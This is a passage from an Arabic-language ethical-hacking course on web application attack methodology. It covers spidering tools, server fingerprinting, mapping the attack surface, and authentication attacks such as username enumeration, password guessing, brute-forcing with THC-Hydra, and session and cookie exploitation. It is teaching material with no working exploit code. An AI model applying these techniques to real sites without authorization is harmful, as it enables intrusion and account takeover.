Burp Suite يسمح لك بالجمع بين التقنيات اليدوية والآلية لتعداد، تحليل والفحص والهجوم، واستغلال تطبيقات الويب. أدوات **Burp** المختلفة تعمل معا بشكل فعال لتبادل المعلومات والسماح للنتائج التي تم تحديدها ضمن أداة واحدة لتشكيل أساس الهجوم باستخدام آخر.

Web spidereing يستخدم **Burp Suite** على النحو التالي:

- اعداد متصفح الويب الخاص بك لاستخدام **Burp Suite** كبروكسي محلي
- الوصول إلى التطبيق الهدف من خلال زيارة كل رابط **link/URL** ممكن على حده بأكمله، وتقديم كافة **forms** التطبيق المتاحة.
- تصفح التطبيق الهدف مع تمكين جافا سكريبت وعدم تمكينه، ومع تمكين الكوكيز وعدم تمكينه.
- مراجعة خريطة الموقع الناتجة عن **Burp proxy**، وتحديد أي محتوى التطبيق المخفي أو الوظائف.
- متابعة هذه الخطوات بشكل متكرر حتى يتم تحديد أي محتوى آخر أو وظيفة.






http://www.portswigger.net

Web Spidering Using Mozenda Web Agent Builder


المصدر: http://www.mozenda.com

Mozenda Web Agent Builder هو برنامج ويندوز يستخدم لبناء مشروع استخراج البيانات الخاصة بك. أنه يزحف من خلال موقع على شبكة الانترنت وحصاد صفحة من المعلومات. **Web Agent Builder** هي أداة تتضمن واجهة مستخدم بديهية ومجموعة التعليم القائم على المتصفح. إنشاء الزاحف "**crawler**" الخاص بك هو بسيطة مثل الإشارة والنقر للتنقل بين الصفحات والاستيلاء على المعلومات التي تريدها.



منهجية قرصنة تطبيقات الويب: مرحلة الهجوم "Web App Hacking Methodology: Attack Web Servers"

بمجرد إجراء نطاق كامل من عملية الاستطلاع على البنية التحتية لشبكة الإنترنت، وتحليل المعلومات التي تم جمعها للعثور على نقاط الضعف التي يمكن استغلالها لشن هجمات على خوادم الشبكة. فيأتي بعد ذلك محاولة مهاجمة خوادم الويب باستخدام تقنيات مختلفة متاحة. كل موقع على شبكة الإنترنت أو تطبيق يرتبط مع خادم الويب الذي يحتوي على الأكواد لخدمة الموقع او التطبيق على شبكة الانترنت. المهاجم يستغل نقاط الضعف في الأكواد ويطلق الهجمات على خادم الويب. وسيتم شرح معلومات مفصلة حول قرصنة خوادم الويب على الشرائح التالية.




قرصنة مزودات الويب "Hacking Webservers"

بمجرد قيام المهاجم بتحديد بيئة خادم الويب، فان المهاجمين يقومون بفحص مواطن الضعف المعروفة باستخدام **vulnerability scanner** لخادم الويب. **Vulnerability scanner** يساعد المهاجم لإطلاق الهجوم بسهولة عن طريق تحديد نقاط الضعف الموجودة على خادم الويب. وبمجرد قيام المهاجم بجمع جميع الثغرات المحتملة، فانه يحاول استغلالها بمساعدة تقنيات الهجوم المختلفة لاختراق خادم الويب. من أجل وقف خادم الويب من خدمة المستخدمين الشرعيين أو العملاء، المهاجم يطلق هجوم حجب الخدمة على خادم الويب. يمكنك شن الهجمات على خادم الويب بمساعدة أدوات مثل **UrlScan**، **Nikto**، **Nessus**، **Acunetix Web Vulnerability Scanner**، **WebInspect**، الخ.


➢ Webserver Hacking Tool: WebInspect

برنامج **WebInspect** هو تطبيق ويب لتقييم أمان البرمجيات تم تصميمه للتحليل الدقيق لتطبيقات الويب المعقدة. يقدم قدرات فحص سريع، وتغطية التقييم واسعة، ودقة في نتائج فحص تطبيق الويب. ويحدد الثغرات الأمنية التي لا يمكن اكتشافها عن طريق الفاحصات التقليدية. يمكن المهاجمين استغلال نقاط الضعف التي تم تحديدها لشن هجمات خدمات الويب.



منهجية قرصنة تطبيقات الويب: تحليل تطبيقات الويب "Web App Hacking Methodology: Analyze Web Applications"

تحليل تطبيق الويب يساعدك في تحديد مختلف النقاط الضعيفة التي يمكن لاستغلالها من قبل المهاجم لاختراق تطبيق الويب. سوف نناقش معلومات مفصلة حول تحليل تطبيق الويب وتحديد نقاط الدخول لاقتحام تطبيق الويب على الشرائح التالية.



تطبيقات الويب لديها نقاط الضعف المختلفة. أولا، المعارف الأساسية المتعلقة بتطبيق شبكة الإنترنت لابد من الحصول عليها من قبل المهاجم ومن ثم تحليل الوظائف وتقنيات التطبيق النشط من أجل التعرف على أسطح الهجوم كما يفترض.

- **تحديد نقاط الدخول لإدخالات المستخدم "Identify Entry Points for User Input"**

نقطة الدخول للتطبيق يخدم كنقطة دخول للهجمات. وتشمل هذه المداخل تطبيق ويب الأمامية الذي يستمع لطلبات **HTTP**. مراجعة طلب **HTTP** التي أنشأت لتحديد نقاط دخول إدخال المستخدم.

- **تحديد الوظائف من جانب الخادم "Identify Server-side Functionality"**

تشير الوظيفة من جانب الخادم الى قدرة الخادم على تنفيذ برامج على صفحات الويب المنتجة. تلك هي اسكريبات، تسمح لتشغيل صفحات الويب التفاعلية أو مواقع معينة على خوادم الشبكة. مراقبة التطبيقات التي تكشف الى العمل لتحديد الهيكل من جانب الخادم والأداء الوظيفي.

- **تحديد التكنولوجيات من جانب الخادم "Identify Server-side Technologies"**

التقنيات أو الاسكريبات من جانب الخادم تشير إلى الجيل الديناميكي لصفحات الويب التي يتم عرضها من قبل خوادم الويب، كما أنهم يعارضون صفحات الويب الساكنة التي هي في مخزن الخادم وتخدم متصفحات الويب. عمليات الاستطلاع عن التكنولوجيا النشطة على الملقم باستخدام تقنيات استطلاع مختلفة مثل **HTTP fingerprinting**.

- **Map the Attack Surface**

التعرف على مختلف أسطح هجوم من خلال التطبيقات ونقاط الضعف التي ترتبط مع كل واحدة.

تحديد نقاط الدخول لإدخالات المستخدم "Identify Entry Points for User Input"

- خلال تحليل تطبيقات الويب، المهاجمين يقومون بتحديد نقاط الدخول لإدخال المستخدم حتى يتمكنوا من فهم طريقة تطبيق ويب في قبول أو التعامل مع إدخال المستخدم. ثم يحاول المهاجم العثور على نقاط الضعف الموجودة في آلية الإدخال ويحاول استغلالها بحيث يمكن للمهاجم الانتساب مع أو الوصول إلي تطبيق الويب. دراسة **URL**، **HTTP Header**، معلمات سلسلة الاستعلام، **POST data**، وملفات الكوكيز لتحديد كافة مجالات إدخال المستخدم.
- تحديد معلمات رأس **HTTP** التي يمكن معالجتها من قبل التطبيق كمدخلات المستخدم مثل **User-Agent**، **Referrer**، **Accept**، **Accept-Language**، ورؤوس المضيف.
- تحديد تقنيات الترميز **URL** وتدابير التشفير الأخرى التي تنفذ لتأمين حركة المرور على الشبكة مثل **SSL**.

الأدوات المستخدمة لتحليل تطبيقات الويب لتحديد نقاط الدخول لإدخال المستخدم تشمل **Burp Suite**، **HttPrint**، **WebScarab**، **OWASP Zed Attack Proxy**، الخ.

تحديد التكنولوجيات من جانب الخادم "Identify Server-side Technologies"


المصدر: http://net-square.com

بعد تحديد نقاط الدخول من خلال مدخلات المستخدم، في محاولة لقيام المهاجمين بتحديد التقنيات من جانب الملقم.

يمكن التعرف على التكنولوجيات من جانب الخادم على النحو التالي:

1. إجراء استطلاع مفصل عن الخادم وتحليل رؤوس **HTTP** والكود المصدري **HTML** لتحديد التكنولوجيات من جانب الملقم.
2. دراسة **URLs** لامتداد الملفات، والمجلدات، وتحديد المعلومات الأخرى.
3. فحص رسائل صفحة الخطأ.
4. دراسة الرموز الجلسة "session tokens":

JSESSION ID -Java
ASPSESSION ID- IIS server
ASP.NET_Session ID- ASP.NET
PHPSESS ID – PHP



تحديد الوظائف من جانب الخادم "Identify Server-side Functionality"

بمجرد ان يتم تحديد التكنولوجيات من جانب الخادم، يتم تحديد الوظيفة من جانب الملقم. هذا يساعدك على العثور على نقاط الضعف المحتملة في الوظائف من جانب الملقم. فحص مصدر الصفحة وعناوين المواقع وجعل تكهنا لتحديد الهيكل الداخلي لوظائف تطبيقات الويب.

الأدوات المستخدمة:

- **Wget**

المصدر: http://www.gnu.org

GNU Wget هو لاسترجاع الملفات باستخدام **HTTP**، **HTTPS**، و**FTP**، بروتوكولات الإنترنت الأكثر استخداما هي أداة سطر أوامر **non-interactive**، بحيث يمكن استدعاؤها باستخدام **scripts**، **cron jobs**، **terminals without X-Windows support**، إلخ

- **Teleport Pro**

المصدر: http://www.tenmax.com

Teleport Pro هو أداة عالية السرعة لجميع الأغراض من أجل الحصول على البيانات من الإنترنت. إطلاق ما يصل إلى عشرة مواضيع **retrieval** في وقت واحد، والوصول الى المواقع المحمية بكلمة سر، وفلترة الملفات حسب الحجم والنوع، والبحث عن الكلمات الرئيسية. قادرة على قراءة **HTML 4.0**، **CSS 2.0**، و**DHTML**. **Teleport Pro** يمكنه ايجاد كل الملفات المتوفرة في جميع المواقع عن طريق **spidering** شبكة الإنترنت مع جانب الخادم مع تصوير خريطة الاستكشاف، طلب الاتصال الهاتفي التلقائي، دعم **Java applet**، التنقيب بعمق، جدولة المشروع، وإعادة ربط قدراتهم.


- **BlackWidow**

المصدر: http://softbytelabs.com

BlackWidow يقوم بفحص الموقع ويخلق صورة كاملة عن هيكل الموقع والملفات والروابط الخارجية، وحتى أخطاء الارتباط.
BlackWidow سوف يقوم بتحميل جميع أنواع الملفات مثل الصور والصوت و**MP3** والفيديو والوثائق، **ZIP**، برامج، **CSS**،



ماكروميديا فلاش، **pdf**، **PHP**، **CGI**، **HTM** إلى أنواع **MIME** من أي من المواقع. تحميل الفيديو وحفظ العديد من صيغ الفيديو المختلفة، مثل اليوتيوب، **MySpace**، وجوجل، **MKV**، **MPEG**، **AVI** و**DivX**و**XviD**، **MP4**، **3GP**، **WMV**، **ASF**، **MOV**، **QT**، **VOB**، وما إلى ذلك يمكن الآن السيطرة عليها برمجيا باستخدام الاسكريبات المدمجة في المترجم.



إذا كانت صفحة **URL** تبدأ بـ **https** بدلا من **http**، فكما هو معروف انه صفحة **SLL** معتمدة. إذا كانت الصفحة تحتوي على امتدادا **.ASPX**، فهناك احتمالات أن التطبيق مكتوب باستخدام **ASP.NET**. إذا كانت سلسلة الاستعلام لديها معلمة اسمه **showBY**، فيمكنك أن تفترض أن التطبيق يستخدم قاعدة البيانات ويعرض البيانات بواسطة تلك القيمة.

Analyze Web Applications: Map the Attack Surface

هناك العديد من نقاط الدخول للمهاجمين لخرق الشبكة، لذلك يجب أن يتم التحليل السليم لسطح الهجوم. رسم خرائط لسطح الهجوم يشمل فحص دقيق لنقاط الضعف المحتملة لإطلاق الهجوم. وفيما يلي العوامل المختلفة التي من خلالها يقوم المهاجم بجمع المعلومات والتخطيط لهذا النوع من الهجوم لأطلاقه.

Information	Attack	Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack	Injection Attack	Privilege Escalation, Access Controls
Database Interaction	SQL Injection, Data Leakage	Cleartext Communication	Data Theft, Session Hijacking
File Upload and Download	Directory Traversal	Error Message	Information Leakage
Display of User-Supplied Data	Cross-Site Scripting	Email Interaction	Email Injection
Dynamic Redirects	Redirection, Header Injection	Application Codes	Buffer Overflows
Login	Username Enumeration, Password Brute-Force	Third-Party Application	Known Vulnerabilities Exploitation
Session State	Session Hijacking, Session Fixation	Web Server Software	Known Vulnerabilities Exploitation

منهجية قرصنة تطبيقات الويب: هجوم آلية المصادقة "Web App Hacking Methodology: attack authentication mechanism"

في تطبيقات الويب، وظائف التوثيق لديها العديد من الثغرات في التصميم مثل كلمات المرور الغير صحيحة، أي القصيرة أو الفارغة، قاموس الكلمات الشائعة أو الأسماء وكلمات السر التي تعيين على نفس اسم المستخدم، وأولئك الذين ما زالوا يقومون بتعيين القيم الافتراضية. يمكن للمهاجم استغلال نقاط الضعف في آلية المصادقة للوصول إلى تطبيق الويب أو الشبكة. وتشمل مختلف التهديدات التي تستغل نقاط الضعف في آلية المصادقة التنصت على الشبكة، هجمات القوة الغاشمة، وهجمات القاموس وهجمات **cookie replay**، وسرقة الاعتماد "**credential theft**"، الخ.



كما قلنا ان معظم آليات التوثيق المستخدمة من قبل تطبيقات الويب لديهم عيوب في التصميم. إذا استطاع المهاجم تحديد تلك العيوب في التصميم، فانه يمكن بسهولة استغلال العيوب والوصول الغير مصرح به. وتشمل العيوب في التصميم الفشل في التحقق من قوة كلمة المرور والنقل الآمن للأوراق عبر الإنترنت، الخ. تطبيقات الويب عادة تقوم بمصادقة العملاء أو المستخدمين على أساس مزيج من اسم المستخدم وكلمة المرور. وبالتالي، فإن آلية هجوم المصادقة ينطوي على تحديد واستغلال اسم المستخدم وكلمات السر.

- **تعداد اسم المستخدم "User Name Enumeration"**

أسماء المستخدمين يمكن تعدادها بطريقتين. واحده هي **verbose failure messages** والآخر أسماء المستخدمين يمكن التنبؤ بها "**predictable user names**".

Verbose Failure Message

في نظام تسجيل الدخول النموذجي، يطلب من المستخدم إدخال قطعتين من المعلومات، اسم المستخدم وكلمة المرور. في بعض الحالات، سوف يطلب طلبا للحصول على بعض من المزيد من المعلومات. إذا كان المستخدم يحاول تسجيل الدخول وفشل، ومن ثم يمكن استنتاج أن واحدا على الأقل من قطعة من المعلومات التي يتم توفيرها من قبل المستخدم غير صحيحه أو تتعارض مع المعلومات الأخرى المقدمة من قبل المستخدم. التطبيق يكشف أن المعلومات الخاصة التي يتم توفيرها من قبل المستخدم غير صحيحه أو غير متسقة. فإنه سيتم توفير الأرضية للمهاجمين لاستغلال التطبيق.

على سبيل المثال:

- Account <username> not found
- The password provided incorrect
- Account <username> has been locked out

أسماء المستخدمين يمكن التنبؤ بها "Predictable User Names"

بعض التطبيقات تولد تلقائيا أسماء المستخدمين وفقا لبعض التسلسل يمكن التنبؤ به. وهذا يجعل من السهل للغاية بالنسبة للمهاجمين الذين يمكنه تمييز تسلسل قائم محتمل لجميع أسماء المستخدمين الصالحة.

- **هجمات كلمة المرور "password attacks"**

يتم كسر كلمات المرور على أساس:

- Password functionality exploits
- Password guessing
- Brute-force attacks

- **Session Attacks**

فيما يلي أنواع الهجمات الجلسة التي يستخدمها المهاجم لمهاجمة آلية المصادقة:

- Session prediction
- Session brute-forcing
- Session poisoning

- **Cookie Exploitation**

فيما يلي أنواع الهجمات لاستغلال الكوكيز:

- Cookie poisoning
- Cookie sniffing
- Cookie replay

تعداد اسم المستخدم "User Name Enumeration"

المصدر: https://wordpress.com

تعداد اسم المستخدم يساعد في التخمين على معرفات تسجيل الدخول وكلمات السر للمستخدمين. وإذا كانت هناك حالة خطأ في تسجيل الدخول فأي من الاجزاء غير صحيح اسم المستخدم ام كلمة المرور، تخمين اسم مستخدمي التطبيق باستخدام طريقة التجربة والخطأ. ننظر إلى الصورة التالية التي تبين تعداد أسماء المستخدمين من رسائل الفشل المطول:



ملاحظة: تعداد اسم المستخدم من رسائل الخطأ **verbose error** سوف يفشل إذا قام التطبيق بتنفيذ سياسة تأمين الحساب، أي تأمين الحساب بعد عدد معين من محاولات تسجيل الدخول الفاشلة.

بعض التطبيقات تولد تلقائيا أسماء المستخدمين للحساب على أساس التسلسل (مثل **user101**، **user102**، وما إلى ذلك)، ويمكن للمهاجمين تحديد تسلسل وتعداد أسماء المستخدمين الصالحة.

Password Attacks: Password Functionality Exploits

هجمات كلمة المرور هي الأساليب التي يستخدمها المهاجم لاكتشاف كلمات السر. المهاجمون يستغلون وظيفة كلمة المرور حتى يتمكنوا من تجاوز آلية المصادقة.

- تغير كلمة المرور **"Password Changing"**

تحديد وظائف تغيير كلمة المرور ضمن التطبيق من قبل **spidering** التطبيق أو إنشاء حساب تسجيل الدخول. محاولة سلاسل عشوائية لكلمة المرور القديمة، كلمة المرور الجديدة، وتأكيد حقول كلمة المرور الجديدة وتحليل الأخطاء لتحديد نقاط الضعف في وظائف تغيير كلمة المرور.

- استعادة كلمة السر **"Password Recovery"**

ميزات نسيان كلمة المرور يقدم عموما تحديا للمستخدم. إذا كان هناك عدد من المحاولات الغير محدود، فأن المهاجمين يمكنهم تخمين الجواب بنجاح مع مساعدة من الهندسة الاجتماعية. التطبيقات أيضا يمكنها إرسال **unique recovery URL** فريد أو كلمة السر الحالية إلى عنوان البريد الإلكتروني المحدد من قبل المهاجمين إذا تم حل هذا التحدي.

- **Remember Me Exploit**

وظيفة **Remember Me** يتم تنفيذها باستخدام ملف تعريف كوكيز بسيط ومستمر، مثل **RememberUser=jason** أو معرف جلسة مستمر مثل **RememberUser=ABY112010**.

يمكن للمهاجمين استخدام اسم المستخدم التي تم تعدادها أو التنبؤ بمعرف الجلسة لتجاوز آليات المصادقة.

Password Attacks: Password Guessing

تخمين كلمة المرور هي طريقة المهاجمين لتخمين مختلف كلمات السر حتى يحصل على كلمات السر الصحيحة باستخدام الطرق التالية: قائمة كلمات المرور، قاموس كلمة السر، والأدوات المختلفة.

- قائمة كلمة المرور **"Password List"**

المهاجمين يقومون بإنشاء قائمة بكلمات السر المحتملة باستخدام كلمات السر الأكثر شيوعا، وتقنيات **Footprinting target** والهندسة الاجتماعية، ومحاولة كل كلمة حتى يتم اكتشاف كلمة المرور الصحيحة.

- قاموس كلمات المرور **"Password Dictionary"**

يمكن للمهاجمين إنشاء قاموس لجميع كلمات السر المحتملة باستخدام أدوات مثل **Dictionary Maker** لتنفيذ هجمات القاموس.


- **الأدوات المستخدمة لتخمين كلمات المرور**

تخمين كلمة المرور يمكن القيام به يدويا أو باستخدام الأدوات الآلية مثل **WebCracker**، **Brutus**، **Burp Insider**، **THC-Hydra**، الخ.

THC-Hydra

المصدر: https://www.thc.org

THC-Hydra هو أداة لكسر تسجيل الدخول الشبكة وتدعم العديد من الخدمات المختلفة. هذه الأداة هي دليل على كود مفهوم، لإعطاء الباحثين واستشاري الأمن إمكانية اظهار كيف أنه سيكون من السهل الوصول عن بعد الغير مصرح به إلى النظام.



